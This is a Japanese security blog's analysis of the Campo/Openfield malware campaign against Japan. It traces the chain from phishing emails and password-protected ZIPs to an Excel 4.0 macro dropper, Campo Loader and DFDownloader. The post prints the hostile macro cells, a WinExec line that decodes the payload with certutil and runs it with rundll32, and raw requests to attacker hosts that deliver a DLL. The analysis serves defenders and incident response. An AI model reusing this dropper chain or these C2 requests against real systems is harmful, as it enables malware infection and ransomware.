
日本を狙う新たな攻撃キャンペーン Campo の全体像

mal-eats.net/2021/05/10/campo_new_attack_campaign_targeting_japan/

@mal_eats

2021年5月10日



最終更新日:2021年5月11日
2021年3月頃より、campo/Openfieldと呼ばれるインフラを利用した日本への攻撃が複数回確認されています。この攻撃キャンペーンは、感染組織によっては後続のマルウェアが配信される可能性があり、その中には最終的にランサムウェアが使用されるケースが海外で観測されています。

我々は、現在この攻撃キャンペーンを継続調査しており、認識している限り、少なくとも2020年10月頃には観測され始めています。今後も攻撃者による継続的な活動は予測され、最悪の場合、ランサムウェアによる暗号化をはじめとした様々な被害に発展してしまう可能性があることを危惧しています。そこで、このような脅威に備えて、現時点で判明している日本向けキャンペーンの特徴とマルウェアの実行痕跡の確認方法等について本稿で共有します。

更新履歴

本稿の更新による変更点は次の通りです。

日付	内容
2021年5月10日	本稿を公開しました。
2021年5月11日	一部誤字を修正しました。

日本向けのキャンペーンの報告状況

日本におけるメールの報告は、SNS上で行われています。以下に報告を時系列順に示します。
2020年10月14日
https://twitter.com/bomccss/status/1316163808319041536
2021年3月10日
https://twitter.com/bomccss/status/1369612781209591813
2021年3月24日
https://twitter.com/bomccss/status/1374526482890944515
2021年3月31日
https://twitter.com/bomccss/status/1377280535710494729
2021年4月6日
https://twitter.com/bomccss/status/1379240664362143744
2021年4月7日
https://twitter.com/bomccss/status/1379602541495738371
2021年4月8日
https://twitter.com/bomccss/status/1379970130642235392
2021年4月9日
https://twitter.com/bomccss/status/1380327966765314050

攻撃の全体像

攻撃の全体像は、図1の通りです。攻撃は日本語メールの接到から始まります。メール本文にはURLリンクとパスワードが記載されており、ユーザがURLリンクにアクセスするとパスワード付きZIPファイルをダウンロードすることができます。このZIPファイルを展開し、文書ファイルを開いてコンテンツを有効にすると、Campo Loaderと呼ばれるダウンローダがドロップ・実行され、通信が発生します。そして、別のダウンローダであるDFDownloaderに感染し、サーバと通信することで追加のペイロードをダウンロード・実行できる状態となります。




図1 攻撃の全体像

なお、URLリンクの通信先とCampo Loaderの通信先は「BlackTDS」と呼ばれるアンチボットサービスを利用している可能性が高く、通信時にリサーチャの調査活動が妨害され正規サイトへリダイレクトされることがあります。このサービスの動作の詳細は後述します。

今回の日本向け攻撃キャンペーンで使用されているDFDownloaderは、追加のマルウェアをダウンロードして実行する機能があるものの、現時点で我々は後続のペイロードの観測に至っていません。DFDownloaderに関しては、海外の文献においても報告されていない状況です。このため、DFDownloaderを経由して最終的に感染するマルウェアは不明です。

その一方で、海外ではCampo Loaderから下記のマルウェアに感染する類似事例が報告されています。

- Trickbot
- Ursnif
- BazarLoader→CobaltStrike, AnchorDNS
- Phobos Ransomware

また、同攻撃者グループによると思われる日本での過去事例では、Zloaderに感染させようとする事例も確認されています。
これらの内容に関しては、我々の考察を含め、本稿の最後に記載しています。

メールの特徴

メールの例を下図に示します。日本向けの攻撃キャンペーンでは、図2の通りメール本文に日本語が使用されており、実在する企業の担当者を騙り、請求書の形式でリンク先のパスワード付きZIPファイルのダウンロードに誘導します。

送信元は多数の企業を騙っており、正規の企業メールアドレスとは異なります。メール本文に記載されているリンク先ファイルのパスワードは、現在観測している限り、すべて同一であることを確認しています。さらに、メールヘッダの情報から攻撃者はオープンソースのWebメールである「Roundcube Webmail」を使用して配信していると推定しています。




図2 日本向け攻撃メールの例

リンク先のサーバの特徴

リンク先サーバへのアクセスは、HTTPSで行われることが確認されています。また、接続先ドメイン名に紐づいているIPアドレスが共通であることが多いという特徴があります。

調査の結果、このサーバは「BlackTDS」と呼ばれるアンチボットサービスを利用している可能性があることがわかりました。このサービスは、公式サイトによると”トラフィックのクリーニングとボットの保護に最適なソリューション”（図3）とされていますが、実際はDrive-by as a serviceとして攻撃者が悪用しているとProofpoint社によって報告されています[1]。




図3 BlackTDS

[1]「Drive-by as a service: BlackTDS」, Proofpoint, 2018/3/13
https://www.proofpoint.com/us/threat-insight/post/drive-service-blacktds

今回の日本向けキャンペーンでは、このサービスが提供すると言われている以下のフィルタリングが利用されている可能性があります。

- IPv6に完全対応したIPアドレスによるフィルタリング
- ISPによるフィルタリング
- リファラーによるフィルタリング
- ハードウェアIDによるフィルタリング、
- 44万以上のIPアンチウイルス、モデレーター、検索エンジン、チェッカーボットが登録されているアンチボットデータベースによるフィルタリング

そのため、BlackTDSによりセキュリティリサーチャやサンドボックスによるファイルの取得が難しく調査の難易度が高くなってしまいます。

文書ファイルの特徴

主に日本向けのキャンペーンでは、メールのリンク先からダウンロードされたパスワード付きZIPファイルを展開し文書ファイルを開くと、図4のように日本語が使用された画像が表示されます。




図4 日本向けの攻撃で確認された文書ファイルの例

表示される画像は、他の攻撃においても共通のものが使用されることもあるため、見た目だけで本攻撃に関連するものであるかを判断することは困難な場合があります。また、画像が変更される場合もあるため、図4のデザインに限らない点にご注意ください。

以降では、動作の概要と、執筆時点（2021年4月）における最新の文書ファイルの動作について解説します。

動作の概要

Office製品がデフォルト設定の場合、ユーザが文書ファイルを開いて「コンテンツの有効化」をクリックすると、Excel 4.0 マクロ（以降、マクロと記載）が実行され、文書ファイルに埋め込まれている文字列がファイルとしてドロップされます。

一連の攻撃で確認している文書ファイルでは、マクロが設定されているシートが非表示状態となっており、シート内にはマクロを実行するために必要な文字列が細分化されて記述されています。

また、文書ファイルのブックに「Auto_Open」が設定されていることで、文書ファイルを開くと悪意あるマクロが自動的に実行されます。自動的に実行されるマクロの一部を図5、6に示します。

Auto_Open	A1	1	=IF(1,1)
	C4	C:¥Users¥Public¥14118	=Sheet2!F33&Sheet2!F39&Sheet2!F49&B8
	B8	14118	=Sheet2!L41
	C8	.xlsb	=Sheet2!I49
	A9	FALSE	=SAVE.AS(Sheet2!F33&Sheet2!F39&Sheet2!F49&B8&Sheet2!I61,3)
	C12	.doy	=Sheet2!I61
	C17	.biy	=Sheet2!I72
	A18	FALSE	=SAVE.AS(Sheet2!F33&Sheet2!F39&Sheet2!F49&B8&Sheet2!I49)
	A22	FALSE	=WORKBOOK.UNHIDE("Form")
	A25	FALSE	=WORKBOOK.HIDE(B8,FALSE)
	A27	FALSE	=WAIT(NOW()+"00:00:03")
	A43	FALSE	=CALL(CHAR(75)&CHAR(101)&CHAR(114)&CHAR(110)&CHAR(101)&CHAR(...
	A70	FALSE	=HALT()

図5 2021年4月9日に観測した文書ファイルから実行される一部のマクロ関数




図6 2021年4月9日に観測した文書ファイルから実行される一部のマクロ関数

SAVE.AS関数で保存された文字列はcertutil.exeを用いてデコードされ、別のファイル名で保存されます。その後、CALL関数などでrundll32.exeを用いて、デコードされたCampo Loaderが実行されます（図7）。

```
=CALL("Kernel32", "WinExec", "CJ", "cmd.exe /c certutil
-decode %PUBLIC%¥14118.doy %PUBLIC%¥14118.biy && rundll32
%PUBLIC%¥14118.biy,DF1", 0)
```

図7 2021年4月9日に観測した文書ファイルから実行されるマクロ関数

これら一連の挙動は、マクロに加えWindowsに標準で搭載されているモジュール群（DLL）の関数を直接呼び出すことで実装されています。

4月9日の攻撃で使用された文書ファイル

以下に4月9日の攻撃で確認された文書ファイルからCampo Loaderが実行されるまでのフローを示します（図8、9）。




図8 文書ファイルを開いた際のフロー

図9 文書ファイルを開いた際のプロセスツリー

動作の流れは以下の通りです。

1. 文書ファイルを開きコンテンツが有効化されると、悪意あるマクロが動作します。
2. 文書ファイルのシート内に埋め込まれている文字列がC:\Users\Public\14118.doyとして保存されます（※1）。
3. 文書ファイルのシート内に埋め込まれている文字列がC:\Users\Public\14118.xlsbとして保存されます（※2）。
4. cmd.exe経由でcertutil.exeが呼び出され、%PUBLIC%\14118.doyの中身がBASE64デコードされて、結果が%PUBLIC%\14118.biyとして保存されます。
5. ここで偽の入力フォームが表示されます（図10）。
6. rundll32.exeでCampo Loader（%PUBLIC%\14118.biy）が実行されます。このとき、引数としてDF1が指定されておりDF1関数が呼び出されます。

※1 ファイル名（例えば、14118.doy）に含まれている数値は、疑似乱数を生成する関数で9999 ~ 19999まで値が生成されますが、実際には攻撃者が保存した際の数値がそのまま保存されており、固定値になっています。
※2 当該ファイルは作成されるだけで、実際には攻撃を成立させるためには不要なファイルであると考えられます。




図10 偽の入力フォーム

Campo Loader マルウェアの特徴

Campo Loader（別名：NLoader）は、文書ファイルからドロップされた後に実行されるマルウェアです。このマルウェアの役割はダウンローダであり、HTTP通信を行って追加のペイロードを取得・実行する機能を有しています。通信時に「/campo/」を含むパスにアクセスすることから、Orange Cyberdefense社が「Campo Loader」という名称を使用し[2]、SNS上で定着しました。
Campo Loaderは、3月上旬に変更が加えられ、HTTP通信の特徴が変化しました。本稿では執筆時点（2021年4月）で最新のものを解説します。

> [2] 「In the eye of our CyberSOC: Campo Loader, analysis and detection perspectives」, Orange Cyberdefense, 2021/03/23
> https://orangecyberdefense.com/global/blog/cybersoc/in-the-eye-of-our-cybersoc-campo-loader-analysis-and-detection-perspectives/

Campo Loaderが実行されると、まずはディレクトリを作成します。下図に示す通り、作成するディレクトリ名はハードコーディングされています。

```
mov     [ebp+var_4], eax
mov     eax, dword ptr ds:aCProgramdataJy_1 ; "C:\\ProgramData\\jyqwkf"
mov     [ebp+var_1C], eax
mov     ecx, dword ptr ds:aCProgramdataJy_1+4 ; "rogramData\\jyqwkf"
mov     [ebp+var_18], ecx
mov     edx, dword ptr ds:aCProgramdataJy_1+8 ; "amData\\jyqwkf"
mov     [ebp+var_14], edx
mov     eax, dword ptr ds:aCProgramdataJy_1+0Ch ; "ta\\jyqwkf"
mov     [ebp+var_10], eax
mov     ecx, dword ptr ds:aCProgramdataJy_1+10h ; "yqwkf"
mov     [ebp+var_C], ecx
mov     dx, word ptr ds:aCProgramdataJy_1+14h ; "f"
mov     [ebp+var_8], dx
push    0
lea     eax, [ebp+var_1C]
push    eax
call    CreateDirectoryA
test    eax, eax
jz      short loc_1000109A
```

図11 ディレクトリの作成

続いて、POSTメソッドで文字列”ping”をサーバへ送信します（図12）。このときに通信するサーバを以降では「Openfieldサーバ」と呼びます。

```
POST /campo/c5/c5 HTTP/1.1
Host: dance4.xyz
Pragma: no-cache
Content-Length: 4

ping
```

図12 Campo Loaderが発生させるリクエストの例

この段階の通信では、Openfieldサーバはレスポンスとして URLを返します（詳細は後述）。このため、Campo Loaderはレスポンスが「h」で始まるかをチェックし、「h」で始まらない場合はプロセスを終了します（図13）。

図13 ‘h’のチェック

「h」である場合は、そのURLに対して、POSTメソッドで2回目の”ping”メッセージを送信します。これにより、追加のペイロードがダウンロードされ、ファイルとして保存されます。保存されるファイルの名前に関してもハードコーディングされています（図14）。

```
.rdata:10002144 aHttpDance4XyzC db 'http://dance4.xyz/campo/c5/c5',0
.rdata:10002144                                         ; DATA XREF: sub_100010B0+17↑o
.rdata:10002162                 align 4
.rdata:10002164 aCProgramdataJy db 'C:\ProgramData\jyqwkf\jyqwkf.dll',0
.rdata:10002164                                         ; DATA XREF: sub_100010B0+28↑o
```

図14
ハードコーディングされている保存ファイル名の例
その後、rundll32.exeを使用して、ダウンロードしたDLLファイルの関数を呼び出します。呼び出す関数名は通常「DF」関数です（※）。この呼び出し引数もハードコーディングされています。

なお、Campo LoaderにはexeファイルをダウンロードしてDLL実行するタイプも存在します。日本における過去の事例では、Campo LoaderがUrsnifやZloaderなどのマルウェアを直接実行したことがあります。ただし、最近の日本向けのキャンペーンではDLL版が多く、後述のDFDownloaderへのダウンロード・実行に移行している傾向にあります。

※ Campo Loaderはエクスポート関数として「DF」や「DF1」などの関数名が使用されていますが、後述のマルウェアであるDFDownloaderも同名の「DF」が関数名として使用されているため、この部分でCampo LoaderとDFDownloaderを混同しないようご注意ください。

Openfieldの特徴

Openfieldサーバは、Campo Loaderが取得するペイロードがホストされたサーバです。ペイロード取得時の通信先URLとして「/campo/」を含む特徴があります。ここでは、レスポンスの内容とサーバの調査結果について解説します。

サーバのレスポンス

POSTメソッドを用いてHTTPボディに “ping “を指定し「/campo/」配下に接続すると、URLが返却されます（下図）。過去事例として、リダイレクトを示すレスポンスが行われるケースも確認していますが、最近のものはレスポンスにURLが含む形式が一般的です。

```
POST /campo/h/h2 HTTP/1.1
Host: board3.xyz
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 05:36:23 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=hpdla0pfdjhmk2qlc7re77vao25eu68v; expires=Fri, 02-Apr-2021 07:36:23 GMT; Max-Age=7200;
path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 38
Content-Type: text/plain;charset=UTF-8

http://chance5.xyz/uploads/files/1.dll
```

図
15 レスポンスの例1

```
POST /uploads/files/1.dll HTTP/1.1
Host: chance5.xyz
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 05:36:30 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Thu, 01 Apr 2021 20:30:47 GMT
ETag: "11200-5beef1b47cdfe"
Accept-Ranges: bytes
Content-Length: 70144
Content-Type: application/x-msdos-program

